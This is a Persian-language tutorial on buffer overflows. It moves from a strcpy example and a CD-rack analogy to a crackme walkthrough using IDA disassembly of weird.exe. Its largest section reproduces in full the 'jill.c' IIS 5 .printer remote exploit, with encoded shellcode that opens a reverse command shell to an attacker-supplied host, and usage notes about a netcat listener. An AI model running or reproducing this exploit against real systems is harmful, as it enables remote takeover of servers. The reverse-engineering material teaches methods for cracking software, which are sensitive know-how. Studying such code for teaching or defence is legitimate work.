این سورس را توسط کامپایلر C++ کامپایل می کنیم در هنگام کامپایل به خطایی بر نمی خوریم ولی در هنگام اجرای برنامه کامپایل شده خطایی به شکل زیر نمایان می شود



چه مسئله ای رخ داده است؟ به هنگام اجرای برنامه آن توابع bigmac و مقادیر طولانی"Could you surprise that please?" را فراخوانی می کند متاسفانهstrcpy() هیچ وقت درازای مقادیر قرار داده شده را چک نمی کند این می تواند خطرناک باشد زیرا قرار دادن مقادیر داده ای بیشتر از 9 کاراکتر را باعث سرریز بافر در برنامه می شود.


بافر چیست ؟

در مثال قبل دیدید که می توان بافر را با مقادیر بیشتر از مقدار قرار دادی اشغال حافظه سر ریز نمود برای این که با این نوع از حملات بیشتر آشنا شوید و بدانید که چگونه نفوذگران برای به دست گرفتن کنترل رایانه ها ااز سر ریز کردن بافر استفاده می کنند لازم است که با خود بافر مقداری ببیشتر آشنا بشوید.


یک برنامه کامپیوتر متشکل شده اند از کدهای منبعی که به مقادیر نگه داری شده در قسمت های مختلف حافظه دسترسی پیدا می کنند هنگامی که یک برنامه اجرا شده است هر مقداری از برنامه مقدار مشخصی از فضای حافظه را به خود اختصاص می دهد به این صورت که بسته به نوع اطلاعات مقادیر مورد نیاز حافظه از آن جدا و نگه داری می شوند مثلا برای نگه داری یک مقدار عددی کوچک فقط به یک بیت از حافظه نیاز است ولی یک مقدار عددی بزرگتر به میزان بیشتری از حافظه رایانه RAM نیاز خواهد داشت در این حالت مقادیر متفاوت و متغیر های گوناگونی قابل توجه است که هر کدام از قبل به میزان حافظه ی مشخصی درRAM نیاز دارند فضایی از حافظه برای نگه داری اطلاعات برنامه در حافظه از آن جدا می شود تا به هنگام نیز برای اجرای برنامه به اینصورت است که برنامه مقادیر مشخص متغیر های خود را دراین حافظه قرار دادی و مشخص شده قرار می دهد سپس به هنگام نیاز مقداری از فضای خارجی حافظه قرار دادی را برای مقادیر خروجی به خود اختصاص می دهد این فضای مجازی حافظه برای جایگزینی مقادیر جدید بافر نامیده می شود.

برای اینکه مطلب بالا به خوبی براتون قابل درک باشه به این توضیح توجه کنید حتما شما هم از این مجموعه های نگه داری CDقسمت بندی شده استفاده می کنید حتما شما هم یکی از آنها رو دارید شاید شما یکی از آن 300 تایی هاشو داشته بیاشید به هر حال با توضیحاتی با بافر و سر ریز بافر بیشتر آشنا می شوید فکر کنید این مجموعه سی دی برج مانند خود را به سه قسمت آهنگ های قدیمی از خانه1 -100 و آهنگ های کلاسیک101-200 و آهنگ های مدرن210-300 رو دسته بندی کرده اید همانند شکل زیر

فرض کنید که مجموعه آهنگ های برادر شما به صورت فوق قرار داده شده اند شما نیز از آهنگ های قدیمی و کلاسیک بدتان می آید و قسمت های 201 تا 300 به شما اختصاص دارد شما نیز می خواهید به برادرتان کلک زده و او را مجبور کنید که بدست خودش یک آهنگ جدید و یا Rock اجرا کند شما هم می دانید که برادرتان از این نوع آهنگ ها خوشش نمی آید پس تصمیم به هک آهنگ های برادرتان از نوع سر ریز بافر در مجموعه سی دی اش می کنید شما به نوع پیکر بندی سی دی های برادرتان آشنایی دارید به طور مثال می دانید که تقریبا آهنگ های قدیمی اش پر شده است و خانه های974 تا100 که مجموعا دیگر CD ظرفیت دارد خالی می باشد می دانید که بیشترین خانه های موسیقی های کلاسیکش هم تقریبا خالی هست به دو شکل زیر توجه کنید در قسمت سمت چپ 4 فضای خالی وجود دارد



همانطور که در شکل فوق مشاهده می نمایید خانه های خالی است با توجه 97 – 104 به این اطلاعات و آگاهی از این مطلب که 4 خانه خالی است من هم به برادرم به عنوان هدیه 5 تا سی دی با او هدیه می دهم و می گویم که اینها موسیقی های قدیمی مورد علاقه اش است که ندارد برادرم هم از من تشکر کرد و برای قرار دادن سی دی ها به مجموعه اش مراجعه کرد از آنجایی که در قسمت موسیقی های قدیمی فضای کافی مورد نیاز وجود نداشت برادرم 4 سی دی را در خانه های خالی old قرار داد و آن یکی را از دیگر خانه خالی) حافظه خالی یا مجازی (قرار داد به اصطلاح از بافرش استفاده کرد خواب این حقه من هم گرفت بافر خالی OLD Musicپر شد و سر ریز آن بافر به آهنگ های classic ریخته شده بود)نکته اینجا بود که من به برادرم CD های قدیمی نداده بودم بلکه همه آن ها آهنگ های مدرن بودند و برادرم به این مطلب توجه نکرده بود و آنها را در مجموعه خودش قرار داده بود(



خوب کلک من هم گرفت روزی از اون خواستم که یک آهنگ کلاسیک برای من بگذاره می توانید که حدس بزنید چه اتفاقی افتاد دستگاه ضبط و پخش موسیقی بعد از چند ثانیه شروع به کوبیدن یک آهنگ Rock کرد و اینجا بود که من از ایده سر ریزبافر تونستم به دست خود برادرم اون رو وادار به اجرای همچین عملی بکنم مفاهیم بالا به ساده ترین شکل ممکن ایده ی سر ریز بافر رو برای شما شرح داد هکر ها هم تقریبا با همین مفهوم دست به هک رایانه ها از طریق این نوع از اکسپلویت هایی که از شیوه سرریز بافر استفاده می کنند به سیستم ها نفوذ می نمایند. یک هکر باید بداند که کدام یک از اجزای برنامه ها که در حال اجرا شدن در سیستم هستند قابل سرریز ی از طریق بافر می باشند و همچنین باید نفوذگر به جزییاتی از جمله اندازه بافری که برنامه استفاده می کند محل هایی که برنامه های مورد نظر در حافظه رایانه ها ی مختلف اشغال می کنند (OFFSET) مثال کرم ساسر را بیاد می آورید خواب بعد از مرحله سر ریز بافر یک هکر می تواند دستورات مورد نظرش را برروی پردازشگر رایانه اعمال نماید مثلا می تواند یک remote accessیا هر فرمان مورد نظر دیگری را بر روی سیستم قربانی اجرا کند مثلا دیگر تابلو ترین سرویسی که به نطر من می رسد همین IIS میکروسافت است برای دیگر برنامه ها بیشتر اوقات به سختی می توان سر ریز بافر پیدا نمود غیر ممکن نیست ولی یک مقدار سخت تر هست ولی IIS انقدر در متن کدینگ خود ضعف های متعددی دارد که پشت سر هم سر ریز های بافر متعددی از این نوع خدمات بدست آمده است

یک اکسپلویت از IIS :

```
/* IIS 5 remote .printer overflow. "jill.c" (don't ask).
*
* by: dark spyrit <dspyrit@beavuh.org>
*
* respect to eeye for finding this one - nice work.
* shouts to halvar, neofight and the beavuh bitchez.
```

```
*
* this exploit overwrites an exception frame to control eip and get to
* our code.. the code then locates the pointer to our larger buffer and
* execs.
*
* usage: jill <victim host> <victim port> <attacker host> <attacker port>
*
* the shellcode spawns a reverse cmd shell.. so you need to set up a
* netcat listener on the host you control.
*
* Ex: nc -l -p <attacker port> -vv
*
* I haven't slept in years.
*/
#include <sys/types.h>
#include <sys/time.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <errno.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <fcntl.h>
#include <netdb.h>
int main(int argc, char *argv[]){
/* the whole request rolled into one, pretty huh? carez. */
unsigned char sploit[]=
"\x47\x45\x54\x20\x2f\x4e\x55\x4c\x4c\x2e\x70\x72\x69\x6e\x74\x65\x72\x20"
"\x48\x54\x54\x50\x2f\x31\x2e\x30\x0d\x0a\x42\x65\x61\x76\x75\x68\x3a\x20"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\xeb\x03\x5d\xeb\x05\xe8\xf8\xff\xff\xff\x83\xc5\x15\x90\x90\x90"
"\x8b\xc5\x33\xc9\x66\xb9\xd7\x02\x50\x80\x30\x95\x40\xe2\xfa\x2d\x95\x95"
"\x64\xe2\x14\xad\xd8\xcf\x05\x95\xe1\x96\xdd\x7e\x60\x7d\x95\x95\x95\x95"
"\xc8\x1e\x40\x14\x7f\x9a\x6b\x6a\x6a\x1e\x4d\x1e\xe6\xa9\x96\x66\x1e\xe3"
"\xed\x96\x66\x1e\xeb\xb5\x96\x6e\x1e\xdb\x81\xa6\x78\xc3\xc2\xc4\x1e\xaa"
"\x96\x6e\x1e\x67\x2c\x9b\x95\x95\x95\x66\x33\xe1\x9d\xcc\xca\x16\x52\x91"
"\xd0\x77\x72\xcc\xca\xcb\x1e\x58\x1e\xd3\xb1\x96\x56\x44\x74\x96\x54\xa6"
"\x5c\xf3\x1e\x9d\x1e\xd3\x89\x96\x56\x54\x74\x97\x96\x54\x1e\x95\x96\x56"
"\x1e\x67\x1e\x6b\x1e\x45\x2c\x9e\x95\x95\x95\x7d\xe1\x94\x95\x95\xa6\x55"
"\x39\x10\x55\xe0\x6c\xc7\xc3\x6a\xc2\x41\xcf\x1e\x4d\x2c\x93\x95\x95\x95"
"\x7d\xce\x94\x95\x95\x52\xd2\xf1\x99\x95\x95\x95\x52\xd2\xfd\x95\x95\x95"
"\x95\x52\xd2\xf9\x94\x95\x95\x95\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x85\xc5"
"\x18\xd2\x81\xc5\x6a\xc2\x55\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x8d\xc5\x18"
"\xd2\x89\xc5\x6a\xc2\x55\x52\xd2\xb5\xd1\x95\x95\x95\x18\xd2\xb5\xc5\x6a"
"\xc2\x51\x1e\xd2\x85\x1c\xd2\xc9\x1c\xd2\xf5\x1e\xd2\x89\x1c\xd2\xcd\x14"
"\xda\xd9\x94\x94\x95\x95\xf3\x52\xd2\xc5\x95\x95\x18\xd2\xe5\xc5\x18\xd2"
"\xb5\xc5\xa6\x55\xc5\xc5\xc5\xff\x94\xc5\xc5\x7d\x95\x95\x95\x95\xc8\x14"
"\x78\xd5\x6b\x6a\x6a\xc0\xc5\x6a\xc2\x5d\x6a\xe2\x85\x6a\xc2\x71\x6a\xe2"
"\x89\x6a\xc2\x71\xfd\x95\x91\x95\x95\xff\xd5\x6a\xc2\x45\x1e\x7d\xc5\xfd"
```

```
"\x94\x94\x95\x95\x6a\xc2\x7d\x10\x55\x9a\x10\x3f\x95\x95\x95\xa6\x55\xc5"
"\xd5\xc5\xd5\xc5\x6a\xc2\x79\x16\x6d\x6a\x9a\x11\x02\x95\x95\x95\x1e\x4d"
"\xf3\x52\x92\x97\x95\xf3\x52\xd2\x97\x8e\xac\x52\xd2\x91\x5e\x38\x4c\xb3"
"\xff\x85\x18\x92\xc5\xc6\x6a\xc2\x61\xff\xa7\x6a\xc2\x49\xa6\x5c\xc4\xc3"
"\xc4\xc4\xc4\x6a\xe2\x81\x6a\xc2\x59\x10\x55\xe1\xf5\x05\x05\x05\x05\x15"
"\xab\x95\xe1\xba\x05\x05\x05\x05\xff\x95\xc3\xfd\x95\x91\x95\x95\xc0\x6a"
"\xe2\x81\x6a\xc2\x4d\x10\x55\xe1\xd5\x05\x05\x05\x05\xff\x95\x6a\xa3\xc0"
"\xc6\x6a\xc2\x6d\x16\x6d\x6a\xe1\xbb\x05\x05\x05\x05\x7e\x27\xff\x95\xfd"
"\x95\x91\x95\x95\xc0\xc6\x6a\xc2\x69\x10\x55\xe9\x8d\x05\x05\x05\x05\xe1"
"\x09\xff\x95\xc3\xc5\xc0\x6a\xe2\x8d\x6a\xc2\x41\xff\xa7\x6a\xc2\x49\x7e"
"\x1f\xc6\x6a\xc2\x65\xff\x95\x6a\xc2\x75\xa6\x55\x39\x10\x55\xe0\x6c\xc4"
"\xc7\xc3\xc6\x6a\x47\xcf\xcc\x3e\x77\x7b\x56\xd2\xf0\xe1\xc5\xe7\xfa\xf6"
"\xd4\xf1\xf1\xe7\xf0\xe6\xe6\x95\xd9\xfa\xf4\xf1\xd9\xfc\xf7\xe7\xf4\xe7"
"\xec\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0\xc5\xfc\xe5\xf0\x95\xd2\xf0\xe1\xc6"
"\xe1\xf4\xe7\xe1\xe0\xe5\xdc\xfb\xf3\xfa\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0"
"\xc5\xe7\xfa\xf6\xf0\xe6\xe6\xd4\x95\xc5\xf0\xf0\xfe\xdb\xf4\xf8\xf0\xf1"
"\xc5\xfc\xe5\xf0\x95\xd2\xf9\xfa\xf7\xf4\xf9\xd4\xf9\xf9\xfa\xf6\x95\xc2"
"\xe7\xfc\xe1\xf0\xd3\xfc\xf9\xf0\x95\xc7\xf0\xf4\xf1\xd3\xfc\xf9\xf0\x95"
"\xc6\xf9\xf0\xf0\xe5\x95\xd0\xed\xfc\xe1\xc5\xe7\xfa\xf6\xf0\xe6\xe6\x95"
"\xd6\xf9\xfa\xe6\xf0\xdd\xf4\xfb\xf1\xf9\xf0\x95\xc2\xc6\xda\xd6\xde\xa6"
"\xa7\x95\xc2\xc6\xd4\xc6\xe1\xf4\xe7\xe1\xe0\xe5\x95\xe6\xfa\xf6\xfe\xf0"
"\xe1\x95\xf6\xf9\xfa\xe6\xf0\xe6\xfa\xf6\xfe\xf0\xe1\x95\xf6\xfa\xfb\xfb"
"\xf0\xf6\xe1\x95\xe6\xf0\xfb\xf1\x95\xe7\xf0\xf6\xe3\x95\xf6\xf8\xf1\xbb"
"\xf0\xed\xf0\x95\x0d\x0a\x48\x6f\x73\x74\x3a\x20\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x33"
"\xc0\xb0\x90\x03\xd8\x8b\x03\x8b\x40\x60\x33\xdb\xb3\x24\x03\xc3\xff\xe0"
"\xeb\xb9\x90\x90\x05\x31\x8c\x6a\x0d\x0a\x0d\x0a";
int s;
unsigned short int a_port;
unsigned long a_host;
struct hostent *ht;
struct sockaddr_in sin;
printf("iis5 remote .printer overflow.\n"
"dark spyrit <dspyrit@beavuh.org> / beavuh labs.\n");
```

```
if (argc != 5){
printf("usage: %s <victimHost> <victimPort> <attackerHost>
<attackerPort>\n",argv[0]);
exit(1);
}
if ((ht = gethostbyname(argv[1])) == 0){
herror(argv[1]);
exit(1);
}
sin.sin_port = htons(atoi(argv[2]));
a_port = htons(atoi(argv[4]));
a_port^=0x9595;
sin.sin_family = AF_INET;
sin.sin_addr = *((struct in_addr *)ht->h_addr);
if ((ht = gethostbyname(argv[3])) == 0){
herror(argv[3]);
exit(1);
}
a_host = *((unsigned long *)ht->h_addr);
a_host^=0x95959595;
sploit[441]= (a_port) & 0xff;
sploit[442]= (a_port >> 8) & 0xff;
sploit[446]= (a_host) & 0xff;
sploit[447]= (a_host >> 8) & 0xff;
sploit[448]= (a_host >> 16) & 0xff;
sploit[449]= (a_host >> 24) & 0xff;
if ((s = socket(AF_INET, SOCK_STREAM, 0)) == -1){
perror("socket");
exit(1);
}
printf("\nconnecting... \n");
if ((connect(s, (struct sockaddr *) &sin, sizeof(sin))) == -1){
perror("connect");
exit(1);
}
write(s, sploit, strlen(sploit));
sleep (1);
close (s);
printf("sent... \nyou may need to send a carriage on your listener if the shell
doesn't appear.\nhave fun!\n");
exit(0);
}
```

همانطور که قبلا هم گفته بودیم یکی از کار بردهای سر ریز بافر در کرک نرم افزار های مختلف است البته این تنها متد دراین زمینه نیست بلکه یکی از روش های موجود است . شما نیز می توانید برای کرک نرم افزار های سرویس دهنده های شبکه استفاده کنید با هم به مثالی که در سایت Securitywarrior قرار دارد می پردازیم) فقط به مفهوم سر ریز بافر توجه کنید منظور آمزش کرک نیست .


می خواهیم یک برنامه کوچک به نام weird.exe را که به هنگام اجرا شماره سریال می خواهدرا کرک نماییم در صورت وارد کردن درست شماره سریال بایستی پیغام Congratulations پدیدار شود برای انجام عملیات استفاده از ابزارهایreverse engineering ضروروری است البته بایستی به این نکته نیز اشاره کنم که من قصد آموزش کرک نرم افزار را ندارم و فقط می خواهم به نحوه استفاده از سر ریز بافر برای مقاصد گوناگون مثالی رو زده باشم بحث کرک نرم افزار و تولید key generator ها یا کراکرها در حوزه این مقاله نیست خود اون مطلب نیاز به مباحث RCE دارد که شاید در مقاله ای دیگر به آنها نیز بپردازیم حال با مفهوم به کار گیری سر

ریز بافر در کرک برنامه فوق با ما همراه باشد برنامه weird.exe را ازسایت securitywarrior دریافت کنید مثال های متعددی را در زمینهRCE در سایت مذبور قالب دسترسی است که ما این مثال ر برای شما به طور خلا صه قرار داده ایم. برنامه را دریافت کرده و اجرا می کنیم برای مثال کلمه IOWNU را وارد می کنیم برنامه جواب نمی دهد تا زمانی که کلمه عبور درست را وارد ننماییم هیچ جوابی را بر نمیگرداند) همانند تصویر زیر

می توانید تعداد شماره رمز دیگر را وارد نمایید ولی بزودی متوجه خواهید شد که این را فایده ای ندارد پس بهتر است دنبال راه مناسب تری بگردید شاید قادر به نوشتن برنامه Bruce Force برای این برنامه باشید ولی این هم راه جالبی به نظر نمی رسد الان وقت آنست که از متدهای و ابزار های مهندسی معکوس ویندوز بهره ببریم فقط توجه داشته باشید که در این مثال شما اجازه ندارید هیچ کدی را به برنامه مذبورpatch کنید این یکی از روش های RCE است ما نمی خواهیم با این روش برنامه را کرک کنیم بلکه قصد داریم از متد سرریز بافر بهره بگیریم همانطور که قبلا هم گفتم شاید یک مقدار به آشنایی قبلی به اسمبلی نیاز داشته باشید . به طور کلی در این مثال به این مطالب توجه داشته باشید

۱. تجربه لازم در زمینه زبان اسمبلی X86
۲. یکdisassembler همانند IDA یا W32DASM
۳. تبدیل کنندهhexadecimal به کدهای ASCII

ابتدا توسط برنامه IDA برنامه تست کرک Weird.exe را Disassmble می نماییم بعد از آن مستقیما به پنجره String رفته و رشته "Congratulation" را پیدا می کنیم



سپس بر روی رشته مورد نظر دابل کلیک کرده تا ما را به کد منبع هدف برساند به شکل زیر توجه کنید

```
CODE:0040115E
CODE:0040115E loc_40115E:                              ; CODE XREF: _main+4F↑j
CODE:0040115E                   mov     eax, 7A69h
CODE:00401163                   test    eax, eax
CODE:00401165                   jnz     short loc_401182
CODE:00401167                   cmp     eax, 1388h
CODE:0040116C                   jl      short loc_401182
CODE:0040116E                   cmp     eax, 3A98h
CODE:00401173                   jg      short loc_401182
CODE:00401175                   jmp     short loc_401182
CODE:00401177 ; ---------------------------------------------------------------------------
CODE:00401177                   push    offset aWooCongrats ; format
CODE:0040117C                   call    _printf
CODE:00401181                   pop     ecx
```

یک قانون ثابت و سریع برای کرک یک برنامه همیشه وجود نداره بیشتر RCE یک هنر محسوب میشه تا یک علم ثابت مدون در اغلب اوقات به شانس بیشتر باید تکیه کرد تا به مهارت ها یا تجربیات قبلی البته این تجربیات هم خالی از لطف نمی توانند باشند ولی در بعضی مواقع یک مقدار شانس هم مورد نیاز هست در این مورد خاص ما کارمون را از قسمت رشته ای Congratulations شروع می کنیم فقط به این خاطر که شاید این بهترین نقطه شروع می تواند باشد شاید هم به جواب نرسیم و راه های دیگری را با ید امتحان کنیم به هرجهت کد هدف مربوطه به این بخش به صورت زیر است:

```
CODE:00401108 push ebp
CODE:00401109 mov ebp, esp
CODE:0040110B add esp, 0FFFFFFB4h ; char
CODE:0040110E push offset aTheAnalystSWei ; _ _va_args
CODE:00401113 call _printf ; print some text.
CODE:00401118 pop ecx
CODE:00401119 push offset asc_40C097 ; _ _va_args
CODE:0040111E call _printf ; same
CODE:00401123 pop ecx
CODE:00401124 push offset aEnterYourSeria ; _ _va_args
CODE:00401129 call _printf ; same again
CODE:0040112E pop ecx
CODE:0040112F lea eax, [ebp+s] ; buffer
CODE:00401132 push eax ; s
CODE:00401133 call _gets ; get entered serial
CODE:00401138 pop ecx
CODE:00401139 nop
CODE:0040113A lea edx, [ebp+s]
CODE:0040113D push edx ; s
CODE:0040113E call _strlen ; get its length
CODE:00401143 pop ecx
CODE:00401144 mov edx, eax
CODE:00401146 cmp edx, 19h ; is it less than 25?
CODE:00401149 jl short loc_401182 ; yes
CODE:0040114B cmp edx, 78h ; is it more than 120?
CODE:0040114E jg short loc_401182 ; yes
CODE:00401150 mov eax, 1 ; eax = 1 , initialize loop
CODE:00401155 cmp edx, eax ; all chars done?
CODE:00401157 jl short loc_40115E ; no, let's jump
CODE:00401159
CODE:00401159 loc_401159: ; CODE XREF: _main+54j
CODE:00401159 inc eax ; eax = eax + 1
CODE:0040115A cmp edx, eax ; all chars done?
CODE:0040115C jge short loc_401159 ; no, let's loop
CODE:0040115E
```

```
CODE:0040115E loc_40115E: ; CODE XREF: _main+4Fj
CODE:0040115E mov eax, 7A69h ; eax = 31337
CODE:00401163 test eax, eax
CODE:00401165 jnz short loc_401182 ; jump quit
CODE:00401167 cmp eax, 1388h
CODE:0040116C jl short loc_40118 ; jump quit
CODE:0040116E cmp eax, 3A98h
CODE:00401173 jg short loc_401182 ; jump quit
CODE:00401175 jmp short loc_401182 ; jump quit
CODE:00401177 ; ---------------------------------------------------------------
CODE:00401177 push offset aWooCongrats ; _ _va_args
; good msg
CODE:0040117C call _printf
CODE:00401181 pop ecx
CODE:00401182
CODE:00401182 loc_401182: ; CODE XREF: _main+41j
CODE:00401182 ; _main+46j ...
CODE:00401182 call _getch ; wait till a key is pressed
CODE:00401187 xor eax, eax
CODE:00401189 mov esp, ebp
CODE:0040118B pop ebp
CODE:0040118C retn
```

با نگاه دقیقتری به کد بالا متوجه می شویم که یک حقه در سورس مذبور نهفته است در واقع هیچ راهی برای دریافت پیغام تبریک (Congratulations) وجود ندارد با نگاه سریع خواهید فهمید که هیچ راه منبعی به پیغام تبریک وجود ندارد با این وجود بعضی از پرش ها برای رسید ن به پایان برنامه به طور مستقیم وجود دارد این مسئله به ما نمایان می کند که برای حل این معما بایستی از طریق به کار گیری سر ریز بافر کد مربوط به جمله تبریک را اجرا کنیم حیله ما به این صورت است که شماره سریال ای را که ما تعیین می کنیم از طریق سر ریز بافر به برنامه وارد نماییم ما می خواهیم با تجاوز به محدوده بافر ای که برنامه از آن به طور صحیحی استفاده می کند شماره سریال را به طور دستی به ان تزریق نماییم تا برنامه را اجرا نماییم سپس شماره سریال مزبور خودش برنامه را راه بیندازد خوب همانطور که در گذشته هم که گفته بودم باید از مقدار بافر و فضای اشغال کننده اطلاعاتی بدست بیاوریم و به میزان دقیقش را مشخص کنیم

```
CODE:0040112E pop ecx
CODE:0040112F lea eax, [ebp+s] ; buffer
CODE:00401132 push eax ; s
CODE:00401133 call _gets ; get entered serial
CODE:00401138 pop ecx
CODE:00401139 nop
CODE:0040113A lea edx, [ebp+s]
CODE:0040113D push edx ; s
```

